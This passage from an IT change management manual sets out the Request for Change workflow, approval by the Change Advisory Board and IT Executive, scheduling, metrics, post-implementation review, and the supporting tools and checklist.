This is a checkpoint for strategic, tactical and operational alignment. If the concept and solution are feasible, cost effective, and aligned with goals and objectives, it may be approved for further planning.

#### **13.3.3.1 PROJECT PLANNING**

With the RFC approved to build, the Change Owner and planning team should begin to build the implementation plans and supporting documentation. The deliverables for this phase include:

- Detailed project plan.
- Detailed back-out plan.
- Required resources lists.
- Estimated costs.
- Initial deployment schedule (schedule review time into the plan!)
- List of items that will be affected.
- Communication plans.
- Logistical items (food, lodging, travel, etc.)
- Stakeholder approvals.
- Emergency contacts.
- Checklists for testing of services and verification of function.

#### **13.3.4 Request For Change – Implementation Plan**

This is the final official stage of approval before a documented request for change is implemented into production. An RFC that is submitted for implementation approval is expected to have been given due diligence from the Change Owner, ensuring that the change as outlined is complete, planned correctly, and that all possible risks have been mitigated.

- If the RFC is incomplete, inaccurate, unclear or improperly planned, it can be rejected on merit of detail or completeness.
- If the solution presented is not viewed as the best solution, or increases risk to other systems, it can be dismissed on technical merit.
- If the change request does not document the exploration of alternative options, or shows inadequate planning, it can be rejected on tactical merit.
- If the change does not fit with the tactical or strategic goals, objectives or plans of the organization or IT department, it may be rejected on strategic merit.

##### **13.3.4.1 SCHEDULING**

The RFC will contain a requested deployment time and date. These are REQUESTED times, and should not be considered the final times and dates until the RFC is approved for deployment. The Change Manager and Coordinator should review the calendar to ensure that other changes or operational items will not conflict with the execution of the change. Alternative dates should be supplied or requested in the event of conflict. Watch out for paydays, month-end commitments, quarterly run dates, project impacts, etc.

##### **13.3.4.2 TRACKING**

As changes are submitted, rejected, revised, approved, and implemented, they need to be tracked. The Change Coordinator and Change Manager should keep track of

all active RFC's, and request updates on all RFC's that have passed their approved implementation dates.

#### **13.3.4.3 METRICS**

Based on the tracking of RFC's, various metrics should be collected to gauge the success of the process, areas for improvement, trends, downtime and overall effectiveness. These metrics should include:

- Total RFC's submitted
- Total RFC's executed
- Total RFC's by month
- Total RFC's by type
- Total RFC's by owner
- Total RFC's successfully implemented
- Total RFC's unsuccessfully implemented
- Unauthorized Changes

### **13.3.5 Post Implementation Reporting**

As RFC's are implemented, rolled back, failed or cancelled, the Change Coordinator and Change Manager should be advised. This is a critical component of the Change Management process and should not be ignored.

#### **13.3.5.1 POST IMPLEMENTATION REVIEW**

All RFC's may be reviewed post implementation, including those that are implemented successfully, that are implemented with unforeseen issues, or fail to implement as planned. RFC's that fail or succeed with deviations from plan must undergo a Post Implementation Review in order to gain lessons learned and formulate a new strategy for dealing with the original issue. This is a critical component of the Continuous Improvement process and should not be ignored.

### **13.3.6 Unauthorized Changes**

Any changes that are introduced to the environment outside of the Change Management process should be considered and investigated as Security Incidents. Changes to system configurations are a key indicator of compromise, and could have unforeseen and potentially dire consequences. Systems should be audited for unauthorized changes periodically.

## **13.4 RFC WORKFLOW**

The Request For Change development workflow has been broken down into 3 stages, and this is reflected in the layout of the Request For Change form. The phases are:

- **READY** - Needs are determined and defined. The issue or problem rather than the solution is the focus. Once the 3 major areas of the RFC are complete, the initial review and approval process is invoked to gain authorization to build the plan.
- **SET** - Research is performed to find solutions to the problems or issues identified in the ready phase. The change request is fleshed out in more detail. Project, back-out, and communication plans are created. The final proposal is passed again through the approval process to gain authorization to implement the solution.

- **GO** – The solution is implemented, monitored, and reported. Implementation review and metrics are gathered, lessons learned are recorded, and improvement plans are generated.

### 13.4.1 READY PHASE

#### 13.4.1.1 DETERMINE THE NEED FOR A CHANGE

The need to implement a change can be generated from a number of sources including Legislation, Policy Change, Business Changes, Problem Correction, Performance/Capacity Requirements, and Infrastructure Changes etc. In each case the need for change must include all relevant information about the need including, the desired outcome, the justification, and any specific prerequisites or requirements.

The need for change can come from any group or person (the Submitter) but will generally come from:

- Users as the result of a new business need, legislative changes or policy change.
- Service Desk as a result of trouble tickets.
- Problem Management as the result of a problem where a Root Cause has been determined.
- IT Operations and 3rd Party Service Providers as a result of the need to upgrade or add hardware or software.

It should also be noted that certain items do not fall into an official Change for Request. See Exceptions.

#### 13.4.1.2 EMERGENCY ENTERPRISE OR STANDARD CHANGE

All Requests for Change fall into three types:

1. Standard - A standard Change is defined as "an accepted solution to a common set of requirements". This would include Changes that are commonly recurring.

Within the Standard Change type there are two sub-categories:

- Major, which requires CAB approval.
  - Minor, for which the Change Manager has authority to approve.
2. Enterprise - An Enterprise Change is defined as being "significant". These Changes are large-scale projects that require the approval of senior business managers and the Executive.
  3. Emergency - Situations where an existing service is down or will be before the next CAB meeting or when there is a high risk due to tight timelines, where no workaround exists or where a manager has a client requirement that can not be met before the next regular CAB meeting.

If the Submitter feels that the Change meets the criteria of the Emergency Change Process, the Submitter must immediately inform the Change Manager and Change Coordinator of this fact. If the Change Manager agrees, (or the Change Co-ordinator in the Change Manager's absence) the Emergency Change Process will be used for the Change.

**13.4.1.3 COMPLETE "READY" SECTION OF RFC (SECTIONS 1, 2, 3)**

When it has been determined that a change is required the Submitter must immediately create a Request For Change (RFC). The Submitter must complete sections 1, 2, and 3 of the Request for Change form. An explanation of the fields in each section follows below. For a copy of the current Request for Change form please contact the Change Coordinator.

Note: It is very important to use non-technical terms where possible for all descriptive text. Representatives of various groups will read the information in the course of their review and approval activities.

Failure to provide complete and understandable explanations will result in delays at each step along the way.

**13.4.1.4 1.0 CHANGE SUMMARY INFORMATION****13.4.1.4.1 RFC #**

The RFC number is supplied by the Change Coordinator or by the CMDB, to easily identify a Request For Change and minimize confusion. The format of the RFC number is typically yyyy-mm-number or a unique number keyed to the CMDB record.

**13.4.1.4.2 STATUS**

The current status of the Change as updated by the Change Coordinator. Approved Status codes are defined in Appendix E

**13.4.1.4.3 CHANGE TITLE**

An intuitive, non-technical description (40 to 50 characters) of the Change.

**13.4.1.4.4 PROJECT TITLE**

If this change is related to a larger project indicate the name of that project here.

**13.4.1.4.5 SUBMITTED BY**

The contact that makes the request, which may be a business or information technology person. The Submitter will be involved with the Change throughout its life cycle.

**13.4.1.4.6 DATE SUBMITTED**

Date and time the Request for Change was received or created. The information is supplied by the Change Co-ordinator or the CMDB.

**13.4.1.4.7 CHANGE OWNER**

The Owner will generally be a Manager within the IT group. The Owner will be involved with the Change throughout its life cycle.

**13.4.1.4.8 RELATED RFC'S**

If this Change is related to another Change Request, indicate this here. Any Dependencies between RFC (i.e. Successful implementation of one RFC may be a prerequisite input to a subsequent RFC) should also be noted.

**13.4.1.4.9 TYPE**

Indicate the general type of change requested:

- Minor - A minor change is defined as "an accepted solution to a common set of requirements" that is minor in scope, and will incur minimal (one hour or less) downtime. Minor changes should not alter the environment significantly. This would include changes that are commonly recurring such as periodic required maintenance for which the CAB can delegate authority to one of its members to approve.
- Major - A major change is defined as "an accepted solution to a common set of requirements" that is major in scope. This would include changes that are commonly recurring such as periodic required maintenance but could incur downtime (one hour or greater) which requires CAB review and approval.
- Enterprise - An Enterprise Change is defined as being "significant". These Changes are large-scale projects that require the approval of senior business managers. For more details please see the document "System/Service Development Life Cycle Framework".
- Emergency - Situations where an existing service is down or will be before the next CAB meeting, or when there is a high risk due to tight timelines, where no workaround exists or where a client requirement can not be met before the next regular CAB meeting.

This field denotes the type of change being REQUESTED, and is subject to evaluation and change by the Change Manager, or members of CAB.

**13.4.1.4.10 DEPLOYMENT DATE/TIME**

Date and time for when the person or group responsible for this request wish to start working on it. If a specific date and hour cannot be determined initially, estimate when the change must be made available in production. Though a specific date is desirable, it is acceptable to indicate a time period (e.g. Aug 2003) or an event (e.g. before Year-End Processing). Prior to approval for Deployment, a specific time and date must be established.

Referencing the current change schedule can assist in the determination of this date. ASAP (As Soon As Possible) or TBD (To Be Determined) are not dates and will be considered cause to reject an RFC.

**13.4.1.4.11 ESTIMATED DURATION**

Best estimate of the time needed to complete the change. This should include an allowance to back-out the change in the event of failure.

**13.4.1.4.12 URGENCY**

The change priority is based on the Submitters perception of the importance of the change and will be:

- High Priority - the Change Requirement is critical to meet business objectives.
- Medium Priority- the Change Requirement is important to the business but not critical to meet the business objectives. Typically these changes relate to productivity and efficiency or minor issues around customer satisfaction.
- Low Priority- these requirements are not essential and may not be assigned or acted upon unless the resources become available, or the request is combined with other changes to the same component.

The nature of the change and the timeliness will determine the Change Category. The Categories are Major, Minor, Emergency, and Enterprise changes.

Note: The CAB reserves the right to alter the specified Category, the Change Manager may re-categorize or return an RFC if he/she disagrees with the category selection.

**13.4.1.4.13 IMPACT**

(High/Medium/Low) To the best extent possible the Submitter should indicate the Resource Impact of the proposed change and should cover People, Related Applications or Equipment. It is also important that these impacts are very clearly and comprehensively described so that anyone can evaluate and understand them. For example should the change be implemented in all or specific environments.

Note: A full impact analysis done later in the process can confirm any impacts or additional change requirements to other systems, applications, and infrastructure components.

**13.4.1.4.14 RISK**

Indicate the degree of risk the change will cause to the stability of the IT Infrastructure by choosing Low, Medium, High or Unknown.

**13.4.1.5 2.0 PURPOSE OF THE CHANGE REQUEST****13.4.1.5.1 DESCRIBE THE ISSUE/CONCEPT**

Why is a change required? The explanation should demonstrate a clear link to business impact. What is the impact if the change is not made? Scope and design of the change, as much detail as possible should be included here, and specifics of what is actually changing.

Note: Justification information for the change request should be defined in detail and where possible reference impacts of not making the change in quantitative terms (e.g. hours of effort to be saved, number of customer complaints, etc).

**13.4.1.5.2 INCIDENT REFERENCES**

Indicate any Incident records that are related to this Change.

**13.4.1.5.3 PROBLEM REFERENCES**

Indicate any Problem records that are related to this Change.

**13.4.1.5.4 OE/PA REFERENCES**

Indicate any related OE/PA numbers.

**13.4.1.6 3.0 ALTERNATIVE SOLUTIONS AND RECOMMENDATION****13.4.1.6.1 DESCRIBE THE ALTERNATIVE SOLUTIONS AVAILABLE**

Indicate the alternatives or options you feel are available to accomplish the Change. Include any issues or significant Benefits/Impacts to the Clients and IT

**13.4.1.6.2 RECOMMENDED SOLUTION AND JUSTIFICATION**

Of the above alternatives or options, which one do you recommend be used for this Change and why do you so choose. Clearly state the key reasons that influenced your decision.

**13.4.1.6.3 BENEFITS & IMPACT TO THE BUSINESS**

Indicate how this change will affect the Firm on a business level. For instance, will this Change help users perform their jobs more efficiently, if so how? Will this Change save the Firm money, if so how? Will this Change alter the way the Firm or users work, if so how?

**13.4.1.6.4 BENEFITS & IMPACT TO IT**

Indicate how this change will affect the IT Team. For instance, will this change help the IT Team perform their jobs more efficiently, if so how? Will this change save the IT Team money, if so how? At this point the Change Submitter submits the Change Request to the Change Coordinator.

Note: RFC's submitted after the 'Change Cut-off' time may be reviewed by the Change Coordinator, but they will not generally be submitted for review at the next CAB meeting.

Again, it is critical that as much information about the nature of the change be made available in plain language. Questions raised in the minds of the

reviewers that are not properly addressed in the request may result in approval delays.

#### **Potential Categories of Benefits**

**Acceptability** — Does the solution meet the needs of the primary users? Does the solution contribute to the operation or improve quality of information for decision-makers?

**Accuracy** — Does the solution decrease error rates or improve the correctness of information? To what extent does it do either of these?

**Adaptability** — Does the solution's software allow differing system constraints and user needs to be satisfied? Can the solution's hardware be used for other tasks for which the organization is responsible?

**Availability** — What is the probability that the software and/or hardware of the solution will be able to perform its designated system functions when required? How long will it take for the solution's software and/or hardware to be implemented and does that date satisfy documented user requirements?

**Compatibility** — How will existing operations, facilities, equipment, and data requirements be affected by the solution? How much initial training will be required? How will work methods/procedures have to be altered?

**Efficiency** — Will the solution's software perform its intended mission/functions with a minimum consumption of computing resources? How quickly will it process the data or calculations? Is it fast enough to satisfy documented requirements?

**Maintainability** — How much will the solution's implementation increase the maintainability of a functional unit? Does this level of maintainability satisfy documented requirements?

**Manageability** — How will the solution impact the involvement/need for supervisors or quality inspections? Will the solution require a different type of worker than currently used? Are trained workers available? If not, are they readily trainable?

**Morale** — How will the solution contribute to a positive employee work attitude?

**Performance** — How will the solution's computer system and/or its subsystems perform their required functions (e.g., with adequate throughput, response times, and/or number of transactions)?

**Portability** — How easily can the software of the solution be transferred from one computer system or environment to another?

**Productivity** — How will the rate of production (e.g., number per hour, etc.) increase if the solution is selected? Will the solution decrease the number of staff resources previously needed to produce the same product, or will the solution allow more items to be produced with existing staff resources? Does the rate of productivity satisfy the documented requirement?

**Quality** — Will a better product be produced by the solution? Will better service be provided? Will the quality of products be more consistent?

**Reliability** — For software: Will the solution's software be able to perform its required functions under stated conditions for a stated period? For hardware: Is the solution's hardware projected failure rate (mean time between failure/service calls per year) acceptable (i.e., does it meet the requirements of the project)?

**Residual Value** — Will the hardware and/or software have a value when it is no longer needed for the project?

**Safety** — Will the software and/or hardware of the solution alternative promote safety in the workplace?

**Security** — How will the solution's system (hardware and/or software) decrease the chance of fraud, misuse of resources, theft, etc.? Will the system result in fewer precautions being needed? If so, what are they? If the system must handle classified/sensitive unclassified data, is there a solution alternative which provides better security at a "better" cost?

**Service Life** — Will the solution's hardware and/or software be able to support the stated requirements for the projects estimated system life? Does the solution have a service life that will eliminate the need for replacement hardware and/or software during the estimated system life of the project?

**Software Quality** — Will the composite characteristics of the solution's software to be used meet the needs/expectations of the primary users?

**Upgradability** — Will the solution's software be usable on newer or larger hardware platform?

**Versatility** — Will the solution's software or hardware provide additional capacity/capability beyond that required for the system? If so, is it needed and/or is there an additional cost for the additional capacity/capability not needed by the project?

#### 13.4.1.7 REVIEW FOR COMPLETENESS (SECTION 1, 2, 3)

Once the RFC has been submitted, the Change Coordinator will review it for completeness, clarity and accuracy. Requests that do not pass this review will be returned to the Submitter to address the identified issues.

Generally, the Change Coordinator will review the RFC from the perspective of the various CAB members, especially when examining the purpose of the proposed change. When reviewing for completeness, the CAB will be looking to ensure all required information is included. When reviewing for accuracy, the Change Coordinator will pay particular attention to the Type (Minor, Major, Enterprise, Emergency), Urgency and Risk.

Those RFC's that meet the qualifications of 'minor' can be forwarded for approval by the Change Manager and will bypass the requirement for initial CAB approval requirements. Once the Change Manager has reviewed and approved the minor

change, the Coordinator will be advised in writing, and will advise the submitter, update the change calendar and add the approval to the CAB meeting agenda.

All other Change Requests submitted before the cutoff time will be added to the CAB agenda for review.

#### **13.4.1.7.1 LOG AND ADD TO CAB AGENDA**

If the Request for Change is accepted, the Change Coordinator will log the Request for Change and add it to the next CAB meeting agenda. If the Request for Change is not accepted, the Change Coordinator will return the Request for Change to the Submitter.

#### **13.4.1.7.2 CAB VALIDATION OF CONCEPT AND PROPOSED SOLUTION**

The Change Advisory Board (CAB) will review all submitted RFC's and meet on a weekly basis to discuss and approve or defer them. The CAB will review them for their importance, impact, technical soundness, and degree of effort.

All CAB Members have the opportunity to raise and communicate any issues and concerns, which then need to be resolved. Experienced CAB Members can identify additional impacts, risks or oversights affecting the systems that they or other groups are responsible for.

An RFC with insufficient data to make an informed decision will be deferred and returned (by the Change Coordinator) to the Submitter.

Note: In some situations the CAB may elect to approve a request conditional upon some action (i.e. add something to the test plan etc.), in which case the Change Coordinator will return the request and indicate the requirement. When the requirement has been met the RFC will be reviewed again, and once approved, the Change Coordinator will mark the request approved and notify the submitter.

Upon approval the RFC they will also be assigned a Priority and Service Provider. The designated Service Provider will use the assigned 'Priority' when scheduling resources.

It is the responsibility of the various Service Providers to manage their workload and work practices.

### **13.4.1.8 4.0 CAB APPROVAL TO BUILD**

Upon the CABs approval to Build, the Change Manager will sign and date the Change Request before passing on requests for major changes to the IT Executive for review and approval.

#### **13.4.1.8.1 IT EXECUTIVE VALIDATION OF CONCEPT AND PROPOSED SOLUTION**

If the CAB accepts the Change it will be passed on to the IT Executive for review. If the IT Executive does not approve the Change, the Change Request will be returned to the submitter by the Change Coordinator.

The Change Coordinator, Change Manager, CAB or the Executive will notify the submitter of any request that has not been approved. When possible the submitter will be informed of the areas or issues of concern. The submitter

can update the RFC with information that will address the issues raised and re-submit the RFC.

#### **13.4.1.8.2 EXECUTIVE APPROVAL TO BUILD**

Upon the IT Executives approval to Build, the Executive Approver will sign and date the Change Request. The IT Executive will then return the Change Request to the Change Co-ordinator who will in turn pass it on to the Deployment Team to build and test the Change.

## 13.4.2 SET PHASE

### 13.4.2.1 UPDATE STATUS AND CALENDAR

Once the CAB and the IT Executive have initially approved a Change, the Change Coordinator will update the status of the Change Request and the Change calendar to reflect the current status of the Change.

### 13.4.2.2 BUILD AND TEST, UPDATE RFC SECTIONS 4, 5, 6

The Change Coordinator will forward the Change Request to the specified Service Provider of the Change for further planning. The Service Provider will complete sections 4, 5, and 6 of the Request for Change Form.

### 13.4.2.3 5.0 IMPLEMENTATION STRATEGY

#### 13.4.2.3.1 HIGH LEVEL DESCRIPTION

Scope and design of the change, as much detail as possible should be included here, and specifics of what is actually changing. The Service Provider will build the change and test it as agreed at the time of CAB approval.

CAB approval does not absolve the Submitter of involvement with the change, they should be available to the Service Provider to work on or develop the change.

#### 13.4.2.3.2 DETAILED TASK LIST

Provide a detailed, itemized list of the tasks (project plan) that need to be performed for this change, including:

- A work effort estimate.
- Recommendations for testing.

#### 13.4.2.3.3 LIST CONFIGURATION ITEMS AFFECTED

After some work on the Change Request, information will become available regarding the detailed functional and technical requirements of the change as well as the impact, systems, components and documentation affected.

Note: The Service Provider must keep the RFC they are responsible for up-to-date, since it is used to track progress and determine if the nature or scope of the change has altered.

The Service Provider will use the applicable design methodologies and project management processes depending on the magnitude and nature of the change.

Detailed Requirements that should be added to the RFC include:

- **Functional Requirements:** Detailed functional specification of what the system or object is required to do, or respond to.
- **Performance Requirements:** A measurable quantity that will serve as basis for verifying if the change complies with the required performance for operations (e.g. response time in seconds given a certain load, or the before and after characteristics).
- **Capacity and Volume Requirements:** A measurable quantity that will represent the load requirements (e.g. number of transactions per

second or hour, number of concurrent users, volume of allocated memory, disk space, etc.)

- **Availability and Service Requirements:** How does the change affect, improve or need to maintain the serviceability requirements (e.g. for backup or purging logs and files, disaster recovery, skills required for internal staff, documentation required, 7 by 24 availability, etc.)?
- **System Components** that will be affected by the change: Modules, business processes, critical service deliverables, operation processes.
- **Hardware and Software** that will be modified by the change.
- **Service Level Agreements:** Determine the impact the change might have on current service agreements.
- **DRP Impact of this change:** If new files are being created, sizes changed, steps added, retentions altered etc. What steps have been taken to notify the Disaster Recovery Manager and update the Disaster Recovery plans?
- **Documentation Impact:** covers the impact if any on production documentation. Has the issue been addressed? Has the documentation been updated? Will it be supplied to Documentation control before Deployment?
- **Incident Resolutions:** Are any currently unresolved Incident Resolutions resolved as a result of this change?

This view of the requirements will further assist in the development of testing and acceptance criteria, end-user and support staff training needs, and modification of service levels.

**Note:** Use attachments to include the detailed requirements and specifications. You can attach the documents that you normally require to do the change building and testing and note their attachment within the RFC.

The summary results of any testing should be included in the RFC since it represents a key review and approval factor. Changes that are intended to improve performance must show the before and after metrics. Failure to provide sufficient detail in a readable format may delay approval.

If the testing indicates an unexpected impact on performance (i.e. elapsed time increase, high CPU usage etc.) the results must be clearly stated here.

#### 13.4.2.4 6.0 LOGISTICAL REVIEW

The purpose is to ensure that all change deployment tasks and resources, task dependencies and impacts to resources and services, are defined, planned, communicated and understood.

The Service Provider needs to consider the following:

##### 13.4.2.4.1 IMPLEMENTATION PLAN

A detailed plan for how the change will be implemented. The level and extent of plan is defined by the process involved and is based on the size and complexity of the change and criticality of the components being altered. This plan should take into consideration any conflicts and limitations based on the combined task schedule for the group including other changes.

Care should be taken to coordinate the Communications Plan with the Implementation Plan.

#### **13.4.2.4.2 TEST PLAN**

The test plan in the RFC must be of sufficient detail to allow the reviewers (CAB) to determine if the testing was adequate. The level and extent of testing is defined by the process involved and is based on the size and complexity of the change and criticality of the components being altered.

#### **13.4.2.4.3 BACK OUT PLAN**

A detailed plan in the event that the Change is not successful. How will you return to the pre-Change environment or an environment that will assure the functionality of the service in question.

#### **13.4.2.4.4 USER INVOLVEMENT**

Will general users be required to do something because of the Change? For instance, reboot, change passwords, update distribution lists, etc.

#### **13.4.2.4.5 COMMUNICATION**

(Users, Management, Help Desk) - All communication and training requirements need to be properly specified, indicating content, audience, timelines and responsible parties, including bulletins to business, Help Desk, etc. Any target audiences named in this box must be addressed in the detailed deployment plan, and the communication plan.

#### **13.4.2.4.6 SECURITY**

Will the Change have any impact on security issues? Readiness, special procedures, backup procedures, availability of fallback procedures and fallback criteria should be detailed.

#### **13.4.2.4.7 RESOURCES**

(Skills, Availability) - Resources include people, hardware, software, maintenance windows, and data. Need to consider availability, communication, coordination responsibilities, knowledge and skills, and security.

#### **13.4.2.4.8 ENVIRONMENT**

(Heat, Fire, Power, Access, Space) - Have you determined that the environment is capable of the Change? Is there room in the server room, will the UPS handle the added load, is wiring required, are there safety precautions to take, do you have physical access to the area where the Change will occur?

#### **13.4.2.4.9 TECHNICAL DOCUMENTATION**

(Physical/Logical Architecture) - Has the new environment created by the change been documented in detail including written descriptions and drawings as required? Updating of existing responsibilities for procedures and documentation for support, operations, disaster recovery, architecture, training procedures, etc.

#### **13.4.2.4.10 WRITTEN SUPPORT PROCEDURES**

The change may impact established Incident Workarounds, how are they to be addressed?

**13.4.2.4.11 COST ESTIMATES**

This should include cost of hardware, software, personnel, outside contractors, etc. if needed.

**13.4.2.5 7.0 IMPACTS AND RISKS**

The purpose of impact analysis is to ensure that all the impacts of a change are identified and an approach for addressing each one of them is defined. The Service Provider performs or manages the execution of the impact analysis of change.

The Service Provider uses the Impact Analysis Checklist to list and describe all potential change impacts, as well as whom is to address them in what stage of the change or project cycle. The Impact Analysis indicates which systems and components will be affected and how. Also indicated are the groups who were contacted or who participated in the impact analysis. The Impact Analysis Checklist should be located at the end of the RFC Template.

**Note:** When conducting the Impact Analysis: Contact as many people as needed. Use application and infrastructure architecture diagrams where they exist

**13.4.2.5.1 POTENTIAL IMPACT AREAS**

Check off any of the listed Potential Impact Areas you feel apply to the Change.

**13.4.2.5.2 MITIGATING ACTION**

Provide a detailed explanation of what will be done to mitigate the potential Impact.

**13.4.2.6 8.0 COMMUNICATIONS PLAN:**

The standard communication template (Contained in the RFC form) must be completed for each change.

In addition, use the [Communication Checklist](#) to develop further communication agents for complex, major or project based changes.

**13.4.2.7 COMPLETENESS CHECK**

Once the development and testing associated with an RFC have been completed the RFC is submitted and reviewed for Deployment. The Change Coordinator will review the RFC for completeness and accuracy. Requests that do not pass the review will be returned to the Submitter (see Build and Test, Update RFC Sections 4, 5, 6) to address the identified issues.

When reviewing for completeness the Change Coordinator will be looking to ensure all required information (see Build and Test, Update RFC Sections 4, 5, 6) is supplied including Detailed Test Plans, Test Results, Implementation, Validation and Back-out Plans.

**13.4.2.7.1 CAB APPROVAL OF BUILD, TEST, DEPLOYMENT PLAN**

After reviewing initial RFC's, the CAB will turn to RFC's that are seeking approval to Deploy. The CAB will review the RFC in its entirety preferably prior to the meeting, including the original requirements and expected results.

The CAB will pay particular attention to the Test Plan and Test Results looking to ensure that testing has been sufficiently stringent to meet the Risk Level. The Implementation and Back-out Plans will also be closely reviewed. The Change Manager will inform the CAB of any Minor Changes they have approved for deployment.

Note: A Back-out Plan that consists of 'page me' will generally not be acceptable.

An RFC with insufficient data to make an informed decision will be deferred and returned (by the Change Coordinator) to the Service Provider (see Build and Test, Update RFC Sections 4, 5, 6).

The CAB will also review the change in detail and confirm it's dependencies and restrictions along with other Changes available for deployment (from the maintained Change Schedule) to determine when the change can be implemented.

Note: In some situations the CAB may elect to Approve a request conditional upon some action (add something to the test plan etc.), in which case the Change Coordinator will return the request and indicate the requirement.

When the requirement has been met the Change Coordinator will mark the request approved and notify the CAB.

#### **13.4.2.8 9.0 CAB APPROVAL TO DEPLOY**

Upon the CABs approval of the Change to Deploy, the Change Coordinator will sign and date the Change Request before passing it on for IT Executive approval.

##### **13.4.2.8.1 EXECUTIVE REVIEW OF BUILD, TEST, DEPLOYMENT PLAN**

The Change Coordinator will pass all CAB approved RFC's to the IT Executive for approval.

The Service Provider and the Submitter will be notified of any request that has not been passed by the Change Coordinator or not approved by the CAB. When possible they will be informed of the areas or issues of concern. The Service Provider is required to update the RFC with information that will address the issues raised and re-submit the RFC (see Build and Test, Update RFC Sections 4, 5, 6).

##### **13.4.2.8.2 EXECUTIVE APPROVAL TO DEPLOY**

Upon the IT Executives approval of the Change to Deploy, the Executive Approver will sign and date the Change Request before passing it on for IT Executive approval. The IT Executive will then return the Change Request to the Change Coordinator who will in turn pass it on to the Deployment Team to implement the Change.

### 13.4.3 GO PHASE

#### 13.4.3.1 UPDATE STATUS AND CALENDAR

Once the CAB and the IT Executive have approved a Change, the Change Coordinator will update the status of the Change Request and the Change calendar to reflect the current status of the Change.

#### 13.4.3.2 IMPLEMENT THE CHANGE PER PLAN

Those involved in the implementation of the Change are expected to update the RFC with the status of the implementation. Operations will validate successful implementation. Validation involves checking to see if the Change has been successfully introduced into production. For example, the provision of a list indicating the name of the item being changed, version numbers and compile date (if a program) is sufficient for validating the Change.

Implementation Status:

- Implemented – the implementation was completed without incident.
- Implemented with issues – the implementation was completed but problems were encountered that were addressed without back-out.
- Implementation failure – the implementation failed and/or back out is required.

Note: Operations in this instance refers to the Network group, person or function responsible for the installation.

#### 13.4.3.3 10 DEPLOYMENT SUCCESS/FAILURE

##### 13.4.3.3.1 WAS THE CHANGE SUCCESSFULLY DEPLOYED?

If yes please indicate so. If no, please indicate with a brief explanation of the reason the deployment did not succeed.

##### 13.4.3.3.2 WHAT WAS LEARNED?

If there were any learning outcomes throughout the processes, they should be recorded and shared. Include ALL lessons learned, including:

- Planning aids.
- People that can expedite solutions.
- New or improvements to existing processes.
- New or improvements to existing procedures.
- Layouts, dependencies, workflows, etc.
- Tricks and tips.

#### 13.4.3.4 BACK-OUT CHANGE IF NECESSARY

Operations, with input from the Service Provider and/or the Change Submitter, will make the determination to back-out some or all of a change. The back-out will be performed as defined in the back-out plan.

### 13.4.4 REVIEW PHASE

#### 13.4.4.1 UPDATE RFC AND REPORT TO CAB

Once a Change has been completed, the Change Coordinator will update the status of the Change Request and the Change calendar to reflect the current status of the

Change. The Change Coordinator will also inform the CAB of the completion of the Change.

#### 13.4.4.2 MONITOR CHANGE

After the completion of a Change, the Operations Team will monitor the effected systems for an appropriate amount of time, being alert to any incidents as a result of the Change. The monitoring time will depend on the system that was changed.

#### 13.4.4.3 POST IMPLEMENTATION REVIEW (PIR)

In the event of a successful implementation and the passage of sufficient time for any associated problems to surface, a PIR may be conducted. In the event of problems being encountered, a PIR must be conducted on a schedule dictated by the severity of the failure. All changes must be monitored for at least one usage cycle of the change to ensure that it functions as desired and does not cause other incidents or issues.

Criteria for Mandatory PIR:

- A material deviation from the deployment plan.
- In the Event the Expected Outcome of the RFC is not Achieved.
- Change Fails to meet User Requirements.
- Change Fails on Implementation.
- Change has unintended impact on other Services/Infrastructure.

A PIR Must address each of the following elements:

- Were the implementation instructions complete and followed?
- Did the change deliver expected results?
- Did the RFC properly reflect the Risk?
- Did the change follow the approved processes?

The Change Coordinator must be informed of any Incidents or Problems associated with the implementation of an RFC. A simple PIR for a successful change can be documented on the RFC form. For a PIR involving an unsuccessful change, the separate PIR form should be used. The major steps in a PIR are as follows:

- Declare intent to complete a full PIR – **CAB responsibility**
- Chair the PIR and Document the Findings – **Change Manager**
- Participate in the PIR – **All IT Staff and vendors** involved in the RFC
- Distribute PIR & Findings - **Change Coordinator**
- Modify processes based on PIR results - **All**

#### 13.4.4.4 UPDATE RFC AND CLOSE

All RFC's deployed will remain open for a least "One Cycle" of the Change. If no incident records are created related to the RFC, it will be closed as 'Successful'. Should an Incident be created the record will remain open until the RFC can be confirmed as the source of the incident at which time it will be closed as 'Failed'.

A Change Request that is Closed, and later found to be the source of incidents/problems will be re-opened and updated to reflect the situation.

#### 13.4.4.5 PUBLISH METRICS AND DISTRIBUTE

On a regular schedule, the Change Coordinator will publish and distribute the accumulated metrics associated with Change Requests. This data can then be used as a point of reference for future Change Requests.

#### 13.4.4.6 IT EXECUTIVE MONTHLY REVIEW MEETING

The IT Executive will meet monthly to review completed Changes and the associated metrics.

### 13.5 TOOLS

- |                                    |                        |
|------------------------------------|------------------------|
| • Opportunity Evaluation Form      | (Word DOC format)      |
| • Preliminary Analysis Form        | (Word DOC format)      |
| • Request For Change Form          | (Word DOC format)      |
| • Standard Impacts Checklist       | (Word DOC format)      |
| • Communications Plan              | (Word DOC format)      |
| • Standard Communications Template | (Word DOC format)      |
| • Project Planning Software        | (MS-Project)           |
| • Deployment Plan Template         | (Project MPP format)   |
| • Tracking and Metrics Spreadsheet | (Excel XLS format)     |
| • Change Calendar                  | (MS-Outlook)           |
| • Post Implementation Review Form  | (Word DOC format)      |
| • Change Manager's Checklist       | (Word DOC format)      |
| • Change Auditing Tool             | (Tripwire, BMC Patrol) |
| • CMDB                             | (Heat, Remedy, Other)  |

#### 13.5.1 Recommended Technologies

Organizations intending to use the Change Management to effectively manage change in their production environments can use specialized technologies to aid in this process.

- RFCs can be submitted to the change manager using e-mail programs.
- Templates for RFC's can be created in Word, Excel, or on Web forms.
- The calendar function of email clients can also be used to manage changes in each phase of the process, and alerts can be set up for the authorization, development, deployment, and change review processes.
- Drawing and diagramming software such as Visio can be used to detail workflows and plans.
- Asset management tools such as SMS or Altiris can assist the change owner in defining the scope of a change and the affected services.
- SMS and Altiris also provide software distribution mechanisms that can enable automation of deployment. The change manager can also use these tools to report on the progress of a change following release, and in the review process.
- MS-Project is a tool that enables the change owner and manager to manage both simple and complex changes.
- NetMeeting and other online meeting tools allow the CAB to meet virtually in order to approve or reject RFCs.

### 13.5.2 Change Manager Checklist

Provided here is a quick checklist for a Change or Project Manager to evaluate the effectiveness of the Change Management Process and how to revise the specific plans. The checklist contains items to consider for documenting change requests, handling them within a change process, and ensuring approved changes are included in the project deliverables.

It is important to note that this checklist is provided for a quick review of a single change, and not a detailed audit of the process itself. This is intended as a functional or tactical guide for the Change Manager only. Auditors may use this document, but will want to examine the associated procedures in more detail.

ID	Y/N	Items to consider
1		Has the RFC been completed?
2		Has the change request been prioritized?
3		Has an approach been identified to handle the change?
4		Has a workaround been identified if the change is not implemented?
